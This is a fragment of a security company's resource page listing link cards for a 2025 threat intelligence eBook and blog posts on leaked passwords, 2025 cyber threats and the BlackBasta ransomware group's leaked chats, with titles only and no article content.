
[Read More >](#)



[eBook](#)

[1H 2025 Threat Intelligence Report](#)

[Read More >](#)



[Blog](#)

[10 Billion Passwords Leaked. Why It Doesn't Matter If You're Doing Security Right](#)


[Read More >](#)



[Blog](#)

[Cyber Threats in 2025: Why Identity, Cloud Persistence, and Old-School Malware Still Matter](#)

[Read More >](#)



[Blog](#)

[Inside BlackBasta: What Leaked Conversations Reveal About Their Ransomware Operations](#)

[Read More >](#)